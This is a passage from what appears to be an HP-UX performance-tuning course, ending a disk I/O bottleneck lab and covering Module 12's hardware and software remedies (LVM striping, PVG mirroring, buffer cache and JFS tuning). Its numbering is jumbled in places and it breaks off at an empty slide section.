1. # lvcreate -L 100 -n perf vg00
2. # newfs -F vxfs /dev/vg00/rperf
3. # mkdir /perf
4. # mount /dev/vg00/perf /perf
5. # cp -r /home/h3045*/disk /perf
```

Baseline Disk I/O Performance

2. Benchmark the disk I/O performance on the system while there's no other activity by executing the **diskread** baseline program.

```
# timex /perf/disk/diskread &
```

NOTE:	You may need to edit the diskread program for the appropriate disk device file for your system. Make sure the disk specified is the disk where /dev/vg00/perf resides.
--------------	--

6. Record the amount of time for the program to execute :

Disk I/O Bottleneck

3. Change to the directory containing a disk I/O intensive application.

```
# cd /perf/disk
```

4. Time and monitor the system during the execution and the **disk_long** program:

```
# timex ./disk_long &
```

Record the amount of time for the program to execute :

5. In this step you will run both I/O programs at the same time. Open a second window. In the second window **cd** to the **/perf/disk** directory.

7. In one window start the **diskread** program in the second window start the **disk_long** program.

8. Window 1:

```
# cd /perf/disk
# timex ./disk_long &
```

9. Window 2:

```
# cd /perf/disk
# timex ./diskread &
```

10. Record the amount of time for the **diskread** program to execute :

11. Record the amount of time for the **disk_long** program to execute :

6. Continue executing the **disk_long** program multiple times in the first window. In the second window, start **glance** and answer the following questions related to the performance of the system:

```
# ./disk_long & ./disk_long & ./disk_long &
```

- A. Look at the I/O by disk report (u). What is the utilization of the disk while the program is executing? How many requests are in the disk I/O queue?
- B. Look at the disk report (d). What is the buffer cache hit ratio (page 2)? What is the amount of logical writes being performed per second (page 1) ?

Module 11
Identifying a Disk Performance Bottleneck


Module 12 — Tuning Performance Bottlenecks

Objectives

Upon completion of this module, you will be able to:

- List three different areas where performance bottlenecks occur.
- List two hardware solutions for tuning a disk bottleneck.
- List three software solutions for tuning a disk bottleneck.

12-1. SLIDE: Performance Bottleneck Areas



Student Notes

Performance bottlenecks can happen at all three of the areas listed above: *hardware*, *operating system*, and *application*.

Hardware

The hardware moves data within the computer system. If the hardware is slow, the system will still be slow, no matter how finely tuned the OS and applications are. Ultimately, the system is only as fast as the hardware can move the data.

Items affecting the speed of the hardware include: CPU clock speed, amount of memory, type of disk controller (Fast/Wide SCSI or Single-Ended SCSI), and type of network card (FDDI or Ethernet).

Operating System

The operating system runs on top of the hardware. It controls how the hardware is utilized. The operating system decides which process runs on the CPU, how much memory to allocate for the buffer cache, and whether I/O to the disks is performed synchronously or asynchronously, etc. If the operating system is not configured properly, then the performance of the system will be poor.

Items affecting how the operating system performs include: process priorities and their “nice” values, the tunable OS parameters, the mount options used for file systems, and the configurations of network and swap devices.

Applications

The applications run on top of the operating system. The application programs include software such as database management systems, Electronic Design Applications programs, and accounting-based applications. The performance of the application program is dependent on the operating system and hardware, but it is also dependent on how the application is coded, and how the application itself is configured.

Items affecting the performance of the application include: how the application data is laid out on the disk, how many users are trying to use the application currently, and how efficiently the application uses the system's resources.

Questions

In which of these three areas are most performance problems located?

12-2. SLIDE: Tuning a Disk Bottleneck — Hardware Solutions

Tuning a Disk Bottleneck — Hardware Solutions

- Add additional disk drives (and off load busy drives)
- Add additional controller cards (add load balance disk drives across controllers)
- Add faster disk drives
- Implement disk striping
- Implement disk mirroring


Student Notes

The hardware solutions on the slide above will help to lessen the performance impact of high disk I/O on a system.

- **Add additional disk drives (and off load busy drives).** This spreads the amount of I/O over more drives, decreasing the average number of I/O requests for each disk.
- **Add additional disk controllers (and load balance disk drives across controllers).** This spreads the amount of I/O over more controllers, decreasing the likelihood any one disk controller becomes overloaded with I/O requests.
- **Add faster disk drives.** This decreases the amount of time it takes to service an I/O request, which decreases the amount of time requests spend waiting in the disk I/O queue.
- **Implement disk striping.** This increases the number of disk heads having access to the striped data (the more disks striped across, the more heads into the data). It also allows for overlapping seeks, meaning one disk head can be seeking to the next block while a second disk head is reading the current data block.

- **Implement disk mirroring.** This can increase read performance since either the primary or mirrored copy of the data can be read. In fact, the data will be read from whichever disk has the fewest I/Os pending against it.

12-3. SLIDE: Hardware Solution — Use Striping to Offload Busy Drives



Student Notes

Balancing the disk activity such that the utilization across drives is approximately the same helps to make sure that no one disk becomes overloaded with I/O requests (that is, 90% or greater utilization with more than three requests in the disk queue).

The slide illustrates a situation where one disk is heavily utilized (100%) while another disk is only 5% utilized. One potential solution is to stripe the heavily utilized logical volume on the first disk to both disks.

LVM Striping

The ability to stripe a logical volume across multiple disks (at a file system block level) was introduced into LVM at the HP-UX 10.01 release. A logical volume must be configured for striping at the time of creation. Once a logical volume is created, it cannot be striped without recreating the logical volume


The command to create a striped logical volume is **lvcreate**. The syntax, related to striping, for this command is:

```
lvcreate -i [number of disks] -I [stripe size] -L [size in MB] vg_name
```

Example:

```
lvcreate -i 2 -I 8 /dev/vg01  
lvextend -L 50 /dev/vg01/lvol2 /dev/dsk/c0t5d0 /dev/dsk/c0t4d0
```

12-4. SLIDE: LVM Distributed Allocation



Student Notes

Striping using the **-I** and **-i** options in **lvcreate** can only be used if the volume is not mirrored. Block striping in LVM cannot be enabled on a mirrored logical volume. However, it is possible to stripe the logical volume extents of a mirrored volume giving a potential performance boost to busy volumes.

When a logical volume with distributed extents is mirrored, the resulting layout is commonly referred to as **EXTENT-BASED MIRRORED STRIPES**.

To enable distributed allocation of extents when the volume is created or extended, use the **-D** option in **lvcreate** and **lvextend**.

When the distributed allocation policy is turned on, the first free extent is allocated to the logical volume from the first available physical volume. The next free extent is allocated from the next available physical volume. This allocation policy on the list of available physical volumes allocating an extent from each until the logical volume reaches the size requested.

When the distributed allocation policy is turned off, all the available free extents are allocated from each available physical volume before proceeding to the next available physical volume. This is the default.

EXTENT-BASED MIRRORED STRIPES can be created without the distributed allocation policy by adding one extent at a time to the desired physical volumes through **lvextend (1M)**.


The distributed allocation policy is incompatible with the striped scheduling policy (**-i stripes**) and the contiguous allocation policy (**-C y**).

The commands, **lvcreate**, **lvextend** and **lvchange**, will when given the **-D** option obtain the list of available physical volumes from **/etc/lvmmpvg**. Setting up Physical Volume Groups (PVG's) is dealt with on the next slide.

The distributed allocation policy REQUIRES the PVG-strict allocation policy (**-s g**) to ensure that mirrors of distributed extents do not overlap (for maximum availability).

The **lvchange (1M)** command can be used to assign the distributed allocation policy to an existing logical volume.

12-5. SLIDE: Hardware Solution — Use PVGs to Offload Busy Controllers



Student Notes

Another potential solution to a disk I/O performance problem is to spread the write requests across the disk controllers as evenly as possible. This helps ensure no one controller becomes overloaded with I/O requests.

Mirroring Logical Volumes

As previously mentioned, a popular feature of LVM is the ability to mirror logical volumes to separate disk drives. This involves writing one copy of the data to the primary disk, and one copy to the mirrored disk. When the primary disk and mirror disk are on the same disk controller, a performance bottleneck often results, because the disk controller has to service the writes for both the primary and mirrored data.

Physical Volume Groups

Physical Volume Groups (PVGs) allow disk drives to be grouped based upon the disk controller to which they're attached. When used in conjunction with LVM mirroring, this ensures the mirrored data not only goes to a different disk, but also goes to a different PVG group (that is, a different disk controller).

How to Set Up PVGs

The PVG groups are defined in the `/etc/lvmmpvg` file. This file can be manually edited or updated with the `-g` option to the `vgcreate` and/or `vgextend` commands.

A sample `/etc/lvmmpvg` file, based on the four disks on the slide would be:

```
VG    /dev/vg01
PVG   PV_group0
      /dev/dsk/c0t6d0
      /dev/dsk/c0t5d0
PVG   PV_group1
      /dev/dsk/c2t5d0
      /dev/dsk/c2t4d0
```

Configuring LVM to Mirror to Different PVGs


The command to configure LVM mirroring for different PVGs is `lvchange`. The strict option to this command, `-s`, contains the following three arguments:

- **y** This indicates all mirrored copies must reside on different disks.
- **n** This indicates mirrored copies can reside on the same disk as the primary copy.
- **g** This indicates all mirrored copies must reside with different PVGs.

For example, to configure `/dev/vg01/lvol1` to mirror to different PVG:

```
lvchange -s g /dev/vg01/lvol1
```

12-6. SLIDE: Tuning a Disk Bottleneck — Software Solutions



Tuning a Disk Bottleneck — Software Solutions

- Tune Buffer Cache for Optimal Hit Ratio
- Defragment JFS Extents
- Mount JFS File Systems using **delaylog** Option
- Mount JFS File Systems using Online Options
- Tune JFS 3.3 I/O parameters
- PRM


Student Notes

The software solutions on the above slide are primarily operating system level changes which can be made to improve disk I/O performance.

- **Tune buffer cache for optimal hit ratio.** This allows more data to be kept in memory such that future disk I/O requests can be serviced from the buffer cache rather than going to physical disk.
- **Defragment JFS Extents.** This allows JFS to perform few, large-block reads, as opposed to many, small-block reads.
- **Mount JFS file systems using the `delaylog` option.** This improves disk I/O performance by allowing non-critical JFS updates to be done asynchronously as opposed to synchronously (which is the default).
- **Mount JFS file systems using online options.** This allows JFS file systems to be mounted to favor performance as opposed to integrity. The default JFS mount options favor integrity. With the online JFS mount options, JFS file systems can be mounted to favor performance.

- **Tune JFS 3.3 I/O parameters.** Performance of a file system can be enhanced by a suitable choice of I/O sizes and proper alignment of I/O requests based on the underlying devices. Different I/O properties can be assigned to each vxfs file system. In order to use this command effectively, you must understand the profile of the data in the file system.
- **Process Resource Manager.** In 11.x PRM was updated to include the capability to manage disk bandwidth at the logical volume group level. PRM controls disk bandwidth by re-ordering a volume group's I/O requests. This has the effect of delaying the I/O requests of low-priority processes and accelerating those of higher-priority processes.

12-7. SLIDE: Software Solution — Tune Buffer Cache for Optimal Hit Ratio



Student Notes

With the introduction of HP-UX 10.0, the buffer cache becomes *dynamic*, growing and shrinking between a minimum size and a maximum size.


How the Buffer Cache Grows

As the kernel reads in files from the file system, it will try to store the data in the buffer cache. If memory is available and the buffer cache has not reached its maximum size, the kernel will grow the buffer cache to make room for the new data. As long as there is memory available, the kernel will keep growing the buffer cache until it reaches its maximum size (50% of memory, by default).

If memory is not available, or the buffer cache is at its maximum size when new data is read, then the kernel will select buffer cache entries which are least likely to be needed in the future, and reallocate those entries to store the new data. It is important for disk performance reasons, to ensure the buffer cache hit ratio on disk reads is at a minimum of 95%.

Caution must be taken however, when increasing the maximum size of the buffer cache. Performance problems can occur due to paging/swapping if the buffer cache is allowed to grow too large.

12-8. SLIDE: Software Solution — Defragment JFS Extents



Student Notes

